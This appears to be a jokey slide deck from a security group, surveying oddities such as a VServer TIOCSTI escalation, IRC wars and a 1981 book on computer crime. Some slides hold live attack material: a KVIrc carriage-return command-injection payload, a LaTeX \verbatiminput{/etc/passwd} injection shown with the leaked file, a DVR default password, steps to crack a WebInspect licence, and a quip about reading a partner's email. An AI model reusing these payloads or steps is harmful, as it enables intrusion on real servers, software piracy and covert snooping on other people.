Security Trashcan

Enjoy the freshness

Ringobingo Security Team



ringobingo.net

Got a call

Helpless people need support!



Vserver TIOCSTI ioctl() Privilege Escalation

- Systems Affected Linux-VServer < 2.3.0.36.24.2
- Userspace utilities that provide the ability to interactively run programs inside a VServer guest
- The vulnerability exists thanks to a standard Unix feature those security implications were ignored.
- Such invocations, like "XXX exec server-name command", do not correctly isolate and restrict sandboxed processes from inserting characters into the file descriptor of the controlling terminal via the TIOCSTI ioctl().

In the meantime...

Google and Verizon are plotting to destroy netneutrality



Some days ago

KVIrc '\r' Carriage Return in DCC Handshake Remote Command Execution Vulnerability

CVE-2010-2785

http://www.securityfocus.com/bid/42026

/ctcp nickname DCC GET\rPRIVMSG\40#channel\40:0wn3d\r


This allowed one entire afternoon of fun and IRCwar

Some days ago

http://www.ush.it/team/ascii/hackkvirc/xchat.txt

K1dd0z's sperm pool

IRCwar is real science



Owning LaTeX parsers

LaTex is a great language

Lately we had to write some LaTeX documentation

It was boring...

But we found a way to have fun!

Owning LaTeX parsers

LaTeX Previewer by Troy Henderson \documentclass{article} bin:x:1:1:bin:/bin:/bin/false \begin{document} daemon:x:2:2:daemon:/sbin:/bin/false adm:x:3:4:adm:/var/adm:/bin/false \thispagestyle{empty} lp:x:4:7:lp:/var/spool/lpd:/bin/false sync:x:5:0:sync:/sbin:/bin/sync \usepackage{verbatim} shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown \verbatiminput{/etc/passwd} halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/spool/mail:/bin/false news:x:9:13:news:/usr/lib/news:/bin/false uucp:x:10:14:uucp:/var/spool/uucppublic:/bin/false operator:x:11:0:operator:/root:/bin/bash man:x:13:15:man:/usr/share/man:/bin/false postmaster:x:14:12:postmaster:/var/spool/mail:/bin/false smmsp:x:209:209:smmsp:/var/spool/mqueue:/bin/false portage:x:250:250:portage:/var/tmp/portage:/bin/false nobody:x:65534:65534:nobody:/:/bin/false ldap:x:439:439::/usr/lib/openldap:/dev/null sshd:x:22:22:added by portage for openssh:/var/empty:/sbin/nologin dhcp:x:101:440:added by portage for dhcp:/var/lib/dhcp:/sbin/nologin messagebus:x:102:441:added by portage for dbus:/dev/null:/sbin/nologin mysql:x:60:60:added by portage for mysql:/dev/null:/sbin/nologin haldaemon:x:103:443:added by portage for hal:/dev/null:/sbin/nologin apache:x:81:81:added by portage for apache:/var/www:/bin/nologin games:x:36:35:added by portage for gnone-games:/usr/games:/bin/bash sabayon-admin:x:104:445:added by portage for sabayon:/var/lib/sabayon:/sbin/nologin gdm:x:105:446:added by portage for gdm:/var/lib/gdm:/sbin/nologin thenders:x:1000:1000::/home/thenders:/bin/bash cron:x:16:16:added by portage for cronbase:/var/spool/cron:/sbin/nologin ntp:x:123:123:added by portage for ntp:/dev/null:/sbin/nologin dee:x:1001:1002::/war/www/dee:/bin/bash donna:x:1002:1003::/home/donna:/bin/bash red5:x:106:1005:added by portage for red5:/opt/red5:/sbin/nologin westbrook:x:1003:1006::/home/westbrook:/bin/bash katie:x:1004:1007::/home/katie:/bin/bash dostert:x:1005:1009::/home/dostert:/bin/bash polkituser:x:107:86:added by portage for policykit:/dev/null:/sbin/nologin \end{document} Log SVG Preview Packages Reset PasteBin Popup Download O PNG

Owning LaTeX parsers

```
verbatim
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/false
news:x:9:13:news:/usr/lib/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucppublic:/bin/false
operator:x:11:0:operator:/root:/bin/bash
man:x:13:15:man:/usr/share/man:/bin/false
postmaster:x:14:12:postmaster:/var/spool/mail:/bin/false
smmsp:x:209:209:smmsp:/var/spool/mqueue:/bin/false
portage:x:250:250:portage:/var/tmp/portage:/bin/false
nobody:x:65534:65534:nobody:/:/bin/false
```


Keeping safe at Hotel

Vacation is always a great way to relax

But security can't be underestimated ©

A new record for your default-password.txt

Keeping safe at Hotel



Keeping safe at Hotel

2. Click < Login>.

The login dialog appears.

You can also see the login dialog to access a desired menu by pressing the [MENU] button on the remote control or the front panel.

- The login dialog will also appear if you press a menu button on the remote control or the front panel of the DVR when the corresponding menu requires logging in.
- By default, initial ID and password are set to "admin", and "4321".





For the restricted permission, refer to "Permission Management > Setting Permissions". (Page 41)

Cracking Web Inspect ©

Assembly name: SPI.Licensing.Shared.dll

Class name: SPI.Licensing.Shared.SignedXmlDocument

Create un nuovo file di licenza xml, firmato con la vostra chiave pubblica (appena creata)


Identificate l'md5 della chiave pubblica di SPI all'interno dell'assembly (0x66, 0x1b, 0x62, 0xac, 0x93, 0xa8, 0xae, 0x21, 0xe4, 0x16, 0xe9, 80, 180, 60, 0x4c, 0x98)

Calcolate l'MD5 della vostra nuova chiave pubblica

Patchate l'MD5 vecchio con quello nuovo

Registrate il prodotto ©

Cracking Web Inspect ©



1989pron

Freetime has to be killed

Why don't exhume some 1989 pron?


Userspace utilities (xviewgl and XnView) are unmatained since >10 years

But it was worth...

"CA- CA- CATCH THE... WA- WA- WAVE!!!"

Loading Maximum Headroom into Picture Buffer...

"CA- CA- CATCH THE... WA- WA- WAVE !!!"



Discrete Gmail

Want to read your fiancé email messages and not get caught?

Use Gmail anonimity features: IPv6!

Access Type [?] (Browser, mobile, POP3, etc.)	Location (IP address) [?]	Date/Time (Displayed in your time zone)
Browser	* United States	5:53 pm (0 minutes ago)
POP3	United States	5:52 pm (0 minutes ago)
Browser	Unavailable	Aug 2 (18 hours ago)
Browser	Unavailable	Aug 2 (1 day ago)
Browser	Unavailable	Jul 31 (3 days ago)
POP3	United States	Jul 31 (3 days ago)
Browser	Unavailable	Jul 31 (3 days ago)
Browser	Unavailable	Jul 30 (4 days ago)
Browser	Unavailable	Jul 30 (4 days ago)
Browser	Unavailable	Jul 30 (4 days ago)

Alert preference: Show an alert for unusual activity. change

Snoop 31337 Dogg

RAP ON HACK

with Symantec and Snoop Dogg!

"Participants are invited to bust some rhymes on the subject of malware, hacking and botnets for the chance to win an all expenses paid trip to LA to attend a Snoop gig and meet his people, if not the rapper himself. Winners get a Toshiba laptop outfitted with Norton Internet Security 2011."

Snoop 31337 Dogg

http://www.hackiswack.com/



LOGIN - REGISTER



HOME

HOW IT WORK

RULES

TIPS

PRESS

UPLOAD






Computer criminals of the future (1981)

Computer criminals

Computers will make the world of tomorrow a much safer place. They will do away with cash, so that you need no longer fear being attacked for your money. In addition, you need not worry that your home will be burgled or your car stolen. The computers in your home and car will guard them, allowing only yourself to enter or someone with your permission.

However, there is one kind of crime which may exist in the future – computer crime. Instead of mugging people in the streets or robbing houses, tomorrow's criminal may try to steal money from banks and other organizations by using a computer. The computer criminal works from home, using his own computer to gain access to the memories of the computers used by the banks and companies. The criminal tries to interfere with the computers in order to get them to transfer money to his computer without the bank or company knowing that it has been robbed.

Computer crime like this in fact exists already. However, it is very difficult to carry out a successful robbery by computer. Many computers have secret codes to prevent anyone but their owners from operating them. As computers are used more and more, it is likely that computer crime will become increasingly difficult to carry out.



School, Work and Play (World of Tomorrow)
Neil Ardley

you can see a squad arriving at the home of a computer criminal and arresting him as he makes a dash for it. He is clutching a computer cassette that contains details of his

computer crimes, and the police will need this as evidence to prove that he is guilty.

Computer criminals of the future (1981)


"However, there is **one kind of crime** which may exist in the future - **computer crime**. Instead of mugging people in the streets or robbing houses, tomorrow's criminal may try to **steal money** from banks and other organizations using a computer."

T-Mobile P-Ornize


You have to pay to surf the web from the T-Mobile public phone.

In theory...

T-Mobile P-Ornize



T-Mobile P-Ornize



Latency on demand?


Hackers on NYSE!

Denial for Cash

Burst of quote rates to add latency to competitor systems ©

Latency on demand?

http://www.nanex.net/FlashCrash/ FlashCrashAnalysis_LOD.html



Dell-ware

You don't go on the web

You don't open emails

You don't download warez

just to avoid malware...

Don't worry, Dell takes care of this!

Dell-ware

http://en.community.dell.com/support-forums/servers/f/956/t/19339458.aspx




Send a message to TSA

Are you shy?

Scared of child porn archives in airports?

Full body scanners in airports are here for you!

Send a message to TSA



Send a message to TSA



Thank you

Ringobingo Security Team



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